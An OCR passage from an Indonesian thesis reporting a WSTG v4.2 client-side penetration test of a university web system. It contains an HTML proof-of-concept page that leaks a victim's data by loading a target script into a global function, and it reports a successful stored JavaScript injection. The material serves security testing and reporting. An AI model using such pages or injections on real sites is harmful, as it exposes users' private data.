
Dari *script* pada Gambar 3.35 tersebut, kemudian dilakukan pembentukan halaman untuk melakukan eksploitasi. Terdapat *source code* HTML untuk membuat halaman ini, seperti pada Gambar 3.36 berikut:

```
<!DOCTYPE html>
<html>
  <head>
    <title>Leaking data via global function parameters</title>
  </head>
  <body>
    <div id="result">
    </div>
    <script>
      function globalFunction(param) {
        var div = document.getElementById("result");
        div.innerHTML = "Your secret data: <b>" + param + "</b>";
      }
    </script>
    <script src="https://victim.com/internal/api.js"></script>
  </body>
</html>
```

Gambar 3.36 *Scource code* Halaman eksploitasi parameter fungsi global WSTG-CLNT-13

3.5 Metode Analisis Hasil

Dalam melakukan analisis hasil, terdapat beberapa langkah yang harus dilakukan, yaitu seperti pada Gambar 3.37 berikut:



Gambar 3.37 Bagan alur Metode Analisis Hasil

Hasil *penetration testing* berdasarkan WSTG v4.2 yang telah dikompilasikan atas kedua implementasi pengujian, akan dianalisis lebih lanjut. Analisis tersebut dilakukan untuk

memberikan informasi seputar kerentanan yang dtelah ditelusuri. Informasi tersebut dapat membantu dalam penyusunan *report* yang akan diserahkan kepada pengembang sistem.

3.5.1. Analisis hasil

Analisis hasil *penetration testing* WSTG v4.2 terdiri dari dua poin utama yaitu: *issues* (ditemukannya isi kerentanan) dan *pass* (tidak ditemukan kerentanan). Dari kedua poin ini memberikan informasi poin WSTG apa dan penyebab ditemukan atau tidak ditemukannya masing-masing kerentanan.

3.5.2. *Reporting*

Report disusun berdasarkan informasi pada analisis hasil, sehingga dapat memberikan informasi lebih seputar kerentanan yang ditemukan. Adapun komponen penyusun *report* ini antara lain sebagai berikut:

1. WSTG *Checklist* v4.2

Berikut adalah beberapa komponen didalam *Checklist* ini:

A. *Testing Checklist*

Berupa matriks yang berisi beberapa parameter antara lain:

- ID WSTG.
- *Test Name*, merupakan nama *Testing* WSTG yang dilakukan.
- Status: *Not Started (belum dimulai)*, *Pass* (tidak ditemukannya kerentanan), *Issues* (terdapat isu kerentanan), atau N/A (tidak dapat diterapkan).
- *Notes* (Keterangan).

B. *Summary Findings*

Berupa matriks yang merangkum detail kerentanan atau temuan yang ada. Parameternya antara lain:

- *Vulnerability Name*, merupakan nama kerentanan yang ditemukan.
- ID WSTG.
- *Affected Host/Path*, merupakan *Host/Path* letak kerentanan ditemukan.

2. Saran perbaikan

Berupa saran-saran bagi pengembang sistem dalam memperbaiki semua kerentanan atau temuan yang telah ditemukan.


BAB IV
HASIL DAN PEMBAHASAN

Tahap akhir dalam penelitian ini adalah melakukan analisis hasil yang akan memberikan suatu keluaran penelitian. Sesuai metodologi yang telah ditentukan sebelumnya, terdapat dua tipe kegiatan pengujian dalam penelitian ini. Hasil dari kedua kegiatan tersebut akan dianalisis menjadi sebuah *report*. Setelah implementasi terselesaikan, diperlukan dokumentasi keseluruhan hasil dan pembahasan terkait implementasi tersebut.

Kedua tipe kegiatan pengujian dilakukan terhadap sistem Sekawan meliputi keempat *role client* yang terdiri dari 47 halaman yang ada pada sistem. Berikut adalah hasil atas kedua pengujian tersebut:

4.1 Hasil *Vulnerability Scanning*

Vulnerability Scanning dilakukan dengan memanfaatkan *Manual Explore* pada *tools* OWASP ZAP. Berikut adalah Gambar 4.1 sebagai tembakan layar hasil proses *exploring* yang dilakukan terhadap semua *role client* pada sistem Sekawan:



Gambar 4.1 Tembakan layar hasil *Manual Explore*

Meskipun memiliki fitur-fitur yang variatif, hasil pengujian terhadap keempat *role client* yang berbeda tetap mendapatkan hasil *scanning* yang sama. Hasil tersebut menunjukkan adanya delapan macam a*lerts* yang memiliki *level medium*. Penjelasan tekait *alerts* tersebut dijabarkan dalam Tabel 4.1 berikut:

Tabel 4.1 Penjelasan *alerts*

Nama *Vulnerability*	URL	*Risk Level*	*Confidence Level*
Absence of Anti-CSRF Tokens	https://accounts.google.com/o/oauth2	*Medium*	*Low*
CSP: Wildcard Directive	https://accounts.google.com/o/oauth2	*Medium*	*Medium*
CSP: script-src unsafe-inline	https://accounts.google.com/o/oauth2	*Medium*	*Medium*
CSP: style-src unsafe-inline	https://accounts.google.com/o/oauth2	*Medium*	*Medium*
Content Security Policy (CSP) Header Not Set	https://staging.sekawan-uii.id/si-penjaluran/auth	*Medium*	*High*
Cross-Domain Misconfiguration	https://cdnjs.cloudflare.com/ajax/libs/select2/4.0.6-rc.0/css/select2.min.css	*Medium*	*Medium*
Missing Anti-clickjacking Header	https://staging.sekawan-uii.id/si-penjaluran/auth	*Medium*	*Medium*
Vulnerable JS Library	https://staging.sekawan-uii.id/si-penjaluran/assets/vendor/jquery/jquery.min.js	*Medium*	*Medium*

Hasil tersebut menunjukkan lima jenis kerentanan yang muncul, antara lain:

- *CSRF (Cross Site Request Forgery)*
- *CSP (Content Security Policy)*
- *Cross-Domain Misconfiguration*
- *Clickjacking*
- *Vulnerable JS*

Berdasarkan hasil penelusuran pada *framework* WSTG v4.2, lima jenis kerentanan tersebut dapat dikelompokkan ke dalam Tabel 4.2 berikut:

Tabel 4.2 Pengelompokan kerentanan

Jenis *Vulnerability*	Ruang lingkup WSTG v4.2	ID WSTG
CSRF (Cross Site Request Forgery)	√	WSTG-SESS-05
CSP (Content Security Policy)	WSTG *Latest*	WSTG-CONF-12
Cross-Domain Misconfiguration	√	WSTG-CLNT-07
Clickjacking	√	WSTG-CLNT-09
Vulnerable JS	–	–

Berdasarkan lima kerentanan yang muncul tersebut, dua diantaranya merupakan bagian dari *Client-side Testing*, yakni: WSTG-CLNT-07 dan WSTG-CLNT-09. Kemudian, berdasarkan detail hasil *scanning* ini, dapat memberikan beberapa petunjuk untuk melakukan *penetration testing* nantinya.


4.2 Hasil WSTG v4.2: *Client-side Testing*

Hasil dari tiga belas jenis pengujian WSTG v4.2: *Client-side Testing* yang telah dilakukan adalah sebagai berikut:

4.2.1. Hasil WSTG-CLNT-01 *Testing for DOM-Based Cross Site Scripting*

A. Identifikasi *sinks*

Hasil penelusuran *sinks* berupa *script* yang memiliki kemungkinan untuk dieksploitasi tidak ditemukan. Berikut adalah Gambar 4.2 sebagai bukti dari penelusuran ini:




Gambar 4.2 Hasil penelusuran *sinks* WSTG-CLNT-01

Berdasarkan Gambar 4.2 tersebut, terlihat bahwa tidak adanya *script* berupa *message parameter* yang terefleksikan kembali kepada *user*. Maka dari itu, eksploitasi pada *sinks* tidak dapat dilakukan.

B. Injeksi kode

Setelah dilakukannya penelusuran berbagai tipe *field* input pada sistem, ditemukan 39 *field* input tipe *search* yang dapat memberikan dampak pada ruang lingkup DOM. Kemudian dilakukan injeksi kode pada *field search* ini dan di-*intercept* menggunakan Burp Suite. Hasil *intercept* tidak dapat ditelusuri, karena *field* input tipe *search* ini tidak memberikan eksekusi *POST* apapun. Berikut adalah Gambar 4.3 sebagai bukti dari hasil *intercept* ini:




Gambar 4.3 Hasil *intercept* injeksi kode WSTG-CLNT-01

Berdasarkan Gambar 4.3 tersebut, *payload* tersebut terbukti tidak berhasil tereksekusi. Dari hasil ini, dapat diambil kesimpulan bahwa WSTG-CLNT-01 *Testing for DOM-Based Cross Site Scripting* dinyatakan ***PASS* (tidak ditemukannya kerentanan).**

4.2.2. Hasil WSTG-CLNT-02 *Testing for* JavaScript *Execution*

A. Identifikasi *sinks*

Hasil penelusuran *sinks* berupa *script* JavaScript yang memiliki kemungkinan untuk dieksploitasi tidak ditemukan. Berikut adalah Gambar 4.4 sebagai bukti dari penelusuran ini:




Gambar 4.4 Hasil penelusuran *sinks* JavaScript WSTG-CLNT-02

Berdasarkan Gambar 4.4 tersebut, terlihat bahwa tidak adanya *script* berupa *source location.hash* yang dapat diinjeksikannya kode berbahaya secara langsung pada *message value*. Maka dari itu, eksploitasi pada *sinks* JavaScript tidak dapat dilakukan.

B. Injeksi kode


a. Injeksi kode pada *field* input

Injeksi kode dilakukan terhadap 15 *field* input dan 39 *field search* yang ada pada sistem. Setelah proses injeksi kode, dilakukan *intercept* menggunakan Burp Suite. Hasil *intercept* menunjukkan injeksi kode JavaScript yang dimasukkan berhasil ter-*POST* ke dalam DOM sistem, seperti pada Gambar 4.5 berikut:




Gambar 4.5 Hasil *intercept* injeksi kode JavaScript pada *field* input WSTG-CLNT-02

Setelah dilakukan *forward*, akan terjadi *GET* data atas DOM yang sudah ter-*update*. DOM yang ter-*update* tersebut menujukkan bahwa kode berbahaya berhasil ter-*stored*, seperti pada Gambar 4.6 berikut:



Gambar 4.6 Hasil injeksi kode JavaScript ter-*stored* WSTG-CLNT-02

Kode JavaScript yang diinjeksikan akan terus tereksekusi ketika melakukan *GET* halaman yang berisi DOM tersebut, seperti pada Gambar 4.7 berikut:




Gambar 4.7 Injeksi kode JavaScript WSTG-CLNT-02 tereksekusi

Kode yang diinjeksikan memiliki *payload* berupa *alert message* "1". Berdasarkan Gambar 4.7 tersebut, *payload* tersebut terbukti berhasil tereksekusi.


b. Injeksi kode pada *field* URL

Injeksi kode dilakukan terhadap 47 *field* URL yang ada pada sistem. Setelah proses injeksi kode, dilakukan *intercept* menggunakan Burp Suite. Hasil *intercept* menunjukkan injeksi kode JavaScript ke dalam URL berhasil di-*request*, seperti pada Gambar 4.8 berikut:



Gambar 4.8 Hasil *intercept* injeksi kode JavaScript pada *field* URL WSTG-CLNT-02

Kemudian *request* tersebut di-*forward* dan memberikan aksi *GET* URL yang sudah diinjeksikan. Namun hasil *GET* halaman menunjukkan tidak adanya kode JavaScript yang tereksekusi. Berikut adalah Gambar 4.9 sebagai bukti dari hal tersebut:



